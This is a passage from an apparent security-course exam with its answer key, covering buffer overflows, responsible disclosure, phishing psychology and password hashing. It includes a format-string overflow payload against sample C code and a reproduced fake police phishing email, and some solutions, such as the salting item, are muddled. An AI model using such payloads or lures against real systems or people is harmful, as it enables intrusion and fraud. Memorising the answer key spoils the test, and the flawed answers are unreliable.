13  int main(int argc, char **argv) {
14      vuln(argv[1]);
15  }
```

Solution: Any memory segment can be attacked. Line 7.

[1 mark]

(j) Even if you compile a C program using Stack Execution Prevention (-noexecstack) option enabled, buffer overflow can still lead to code execution. Give an example of an attack method that circumvents these countermeasures.

Solution: (1) Executing code in libc, (2) executing code in the heap.

[1 mark]

(k) What are the safer versions of the C functions *gets* and *strcpy*?

Solution: fgets and strncpy

[2 marks]

(l) Refer to the code below. Which line is vulnerable to buffer overflow? What argument would you provide it to overflow the buffer and overwrite the variable x?

```
 1  #include <stdlib.h>
 2  #include <stdio.h>
 3  #include <string.h>
 4
 5  void fn(char *str)
 6  {
 7      volatile int x;
 8      char buffer[2018];
 9
10      x = 0;
11      sprintf(buffer, str);
12
13      if(x) {
14          printf("Yes!");
15      }
16  }
17
18  int main(int argc, char **argv)
19  {
20      char buffer[12];
21      strncpy(buffer,argv[1],sizeof(buffer));
22      fn(buffer);
23      return 0;
24  }
```

Solution:

```
%02018xa
```

[2 marks]

[Total for Question 8: 20 marks]

Miscellaneous

Question 9

(a) Which of the following personal characteristics are deemed important for an ethical hacker?

A. Lateral thinking, or thinking outside of the box
B. Being able to think like the bad guys
C. Persistence and patience
D. Good communication skills
E. Sound ethical principles

Solution: All of the above

[1 mark]

(b) If you discover a critical "0-day" security vulnerability in a popular software or an online service you should:

A. Post it on Twitter and Facebook so that everyone can take appropriate precautions
B. Inform the vendor/service provider and plan on a responsible disclosure
C. Go to a dark web market and sell the vulnerability to the highest bidder
D. Create a proof-of-concept (POC) exploit code and publish on Github

Solution: B.

[1 mark]

(c) The phenomenon whereby the consumer opts to buy cheaper but less secure software due to asymmetry of information (i.e., the buyer does not know which software is more secure) is known as the:


A. Market for Oranges
B. Market for Bananas
C. Market for Kiwis
D. Market for Lemons

Solution: D. Market for Lemons

[1 mark]

(d) What can help consumers decide on which software or services are secure?

Solution: Certification schemes like Common Criteria as well as independent audit reports such as SOC reports based on SSAE16.


Traffic Infringement Notice - Message (HTML)
File
Message

From: traffic-notice@afp-track.com
To: recipient
Cc:
Subject: Traffic Infringement Notice
Sent: Tue 28/04/2015 8:44 AM

AFP
AUSTRALIAN FEDERAL POLICE

TRAFFIC INFRINGEMENT NOTICE
PHOTOGRAPHIC EVIDENCE

You have been issued with a traffic infringement:

Reason: **negligent driving**
Infringement No: **13803019380**
Date of issue: **07/04/2011**
Amount due: **$150.00 AUD**
Due date: **10/05/2011**

To see more information please view your infringement notice.

Payment must be made within **14 days** from the date of service of the infringement notice or the reminder notice.

You may apply for an extension to pay the infringement notice penalty, or to dispute the liability, within 28 days from the date of service of either the infringement notice or the reminder notice.

This is automatically generated message, please visit to unsubscribe.

© Commonwealth of Australia 2015

Figure 6: AFP Phishing

[1 mark]

(e) Refer to the phishing email in Fig.6. Which of Caldini's "Six Principles of Persuasion" is used in this phishing?

A. Liking
B. Consistency
C. Emergency
D. Scarcity
E. Social Proof
F. Authority

Solution: F. Authority

[1 mark]

(f) What is the name of the model developed by Lockheed Martin that helps to portray an end-to-end malicious attack using malware?

A. Cyber Exploit Chain
B. Cyber Kill Chain
C. Cyber Malware Chain
D. Cyber Attack Chain

Solution: B. Cyber Kill Chain

[1 mark]

(g) Why is bcrypt considered a better hashing algorithm than SHA512 for storing passwords?

Solution: Bcrypt makes it computationally hard to launch an off-line attack or create a rainbow table.

[2 marks]

(h) True or False? "Salting" SHA512 password hashes makes it considerably harder to crack the password of a single user.

Solution: For a single user, it does not significantly increase computational effort. It is computationally hard to launch an off-line attack or create a rainbow table.

[1 mark]

(i) In security, a Rainbow Table is a ____________table used for reversing ____________.

Solution: precomputed; password hashes (or just hashes)

[1 mark]

(j) Metasploit is a framework written in the ____________language. The two main types of modules are Exploits and ____________.

Solution: Ruby, Payloads

[1 mark]

[Total for Question 9: 11 marks]

End of exam